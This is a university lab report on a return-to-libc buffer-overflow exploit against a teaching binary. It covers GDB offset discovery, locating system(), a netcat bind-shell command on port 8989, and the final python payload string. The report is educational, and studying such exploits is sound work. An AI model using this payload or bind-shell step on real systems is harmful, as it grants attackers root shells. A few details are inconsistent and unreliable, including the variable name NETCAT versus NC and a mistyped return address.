Department of Information Engineering and Computer Science (DISI)

University of Trento, Italy

Network Security - AY 2017/2018
Report DemoLab

"ret2libc"

return-to-libc attack

Author:
Federico Casano [194768]
Michele Mure' [196843]

Table of Contents

1.0 Return-to-libc exercise

1.1 Introduction

This method of attack comes in handy when the buffer is too small to hold the shellcode, or if the stack is non-executable.
Programs do not usually hold executable code on the stack, and as such the execute permission can be removed to add a level of protection. This protection, encouraged in the mid-to-late 90s and implemented by default on modern OSes, significantly reduced the number of stack-based attacks using the traditional return-to-buffer method.

The GNU C Library is a standard library holding many common functions used by programs. The functions residing within this library include printf(), strcpy(), system(), sprintf() and many others. The idea with the return-to-libc style of attack is that if the buffer is too small or the stack is non-executable, we could perhaps pass an argument to one of the functions within libc by overwriting the return pointer with the wanted functions address. Many functions, when called, are programmed to expect an argument, which allows us to pass whatever we'd like. We are limited to available functions and their capabilities, but it often is enough to do the job.

1.2 Objective

The system() function in the C library takes in an argument and executes it with /bin/sh. This serves as a popular use of the ret2libc technique.
Our goal is to open up a backdoor on TCP port 8989 and bind a root-level shell. If we are successful, we should connect to the compromised system with netcat and get a shell with root-level privileges.


1.3 Target

The passlibc program on Kubuntu Precise Pangolin. It uses a small buffer, which doesn't allow us to simply place our shellcode inside the buffer and return to it. Though we could place our shellcode after the return pointer and jump down the stack, the program has been compiled with the execstack flag, taking advantage of hardware DEP, also known as w^x.

2.0 Exercise steps

2.1 Determine the size of the buffer


First determine the size of the buffer, or at least try and find the location of the return pointer.



In this example, we are simply entering six A's to see if the program gives us a segmentation fault. We can see that the program seems to exit normally. Next, we increase considerably the number of A's. As you can see, this generates a segmentation fault. We now want a quick way to see where the return pointer is located. For our purposes we use GDB.


2.2 Find the address of the next instruction after checkpw()

Now open the program with GDB. Type in **disas main** and look for the call to the checkpw() function. The address of the instruction following this call is the return pointer address that is pushed onto the stack when checkpw() is called.




2.3 Set a breakpoint to find the RP

Next, we need to set a breakpoint for an address shortly after our data is copied into the buffer inside the checkpw() function. Type in **disas checkpw**, and look for the call to gets() function.



The address of the instruction following this call should be a good spot to set a breakpoint. Our data should be placed into the buffer at this point. Type in the command **break *0x804849c** and press Enter. Note that there is a small chance that the addressing layout on your system may not match up exactly. If this is the case, simply look for the gets() function and use the address of the instruction following the call to gets().




2.4 Search for the RP 0x804855e

As our next step, let's pull out the address of the return pointer (RP) that we took in the previous steps. We are talking about the address of the instruction that follows the call to checkpw() and whose value should be 0x8084855e. Now start the program by typing run, it's execution should stop at the breakpoint that we have set. The program should now ask you to enter the password. Type in six A's and press Enter. If everything went as expected the program should now hit the breakpoint we set at address 0x804849c.


At this point, we want to examine the memory near the stack pointer so that we may locate the return pointer. Type in the command **x/20x $esp** and press Enter. This command pulls up 20 DWORDs of memory, starting at the current location of the stack pointer. Search through memory to find the return pointer 0x804855e. When you locate that, simply count the number of bytes from the start of the buffer to the return pointer. You entered in 6 A's, which can be seen at the memory location 0xbffff6b8. You can simply locate the A's visually by looking for a series of the hex value 41. 0x41 is an uppercase "A" in hex encoding. Because we entered in 6 A's, we need to include those 6 bytes and continue counting until

we hit the return pointer. It should be 20 bytes from the start of the buffer to the beginning of the return pointer.




2.5 Overwrite to verify… 24 “A” required

If we write 24 bytes, we should just overwrite the return pointer. Now restart the program typing **run** and this time enter in 24 A’s. You should get a segmentation fault showing 0x41414141 in ?? (). This tells us that EIP tried to execute the instruction located at 0x41414141, which is an invalid memory address for this program.



2.6 Locate the address of system()

Now that we discovered the position of the return pointer inside the stack, we need to find the address of the system() function. Doing so is not so difficult we just need to start the program again (please just type run while you are inside GDB). At this point when the program reaches the same breakpoint that we previously set all we need to do is type in the command **p system**.



2.7 system() is at 0x41061170


This should give you the result of the image above, printing the address of the system() function, which is 0x41061170. Record this address as you will need it shortly.

2.8 Export our argument as an environment variable

Next, we need to create an environment variable with the command of our choice that will be passed to the system() function. For our example, type in:

export NETCAT=”nc.traditional -l -p 8989 -e /bin/sh”

You may type in **echo $NC** to make sure you got the command right. Next, from your /home/deadlist directory type the command **./env NC** and press Enter. You should get the result displayed on the image below. The env program is a simple program to show you the address of where in memory the environment variable you give to is located. This program comes in handy often; although, its accuracy is not perfect. For example, you may need to try some addresses close to the address you are given to find the exact location in memory; That is, if it gives you 0xbffff673, the actual starting location you are looking for may be somewhere closer to 0xbffff669. Once you determine the location of your environment variable, record it and move on. Note that each time you create an environment variable, they are placed at different locations and are specific to your current shell.



2.9 Running the exploit…


We now have the information needed to launch our attack on the passlibc program.

At the command line, enter in:


python -c ‘print “A”*20 + “\x70\x11\x06\x41BBBB\x69\xf6\xff\xbf”’ | ./passlibc

This starts the passlibc program and pipe in our attack input in the following order. First, we send 20 A’s to get to the start of the return pointer. We the put in the address of the system() function 0x41061170. Next, we add in 4 bytes of padding. We chose BBBB, but you can use any four letters here. This is actually the location where execution jumps to after the system() function is completed. Often, attackers place the address of the exit() function here so that

the programs terminates gracefully. For our purposes it does not matter. The last piece to put in is the address of our NC environment variable that opens up our back door.

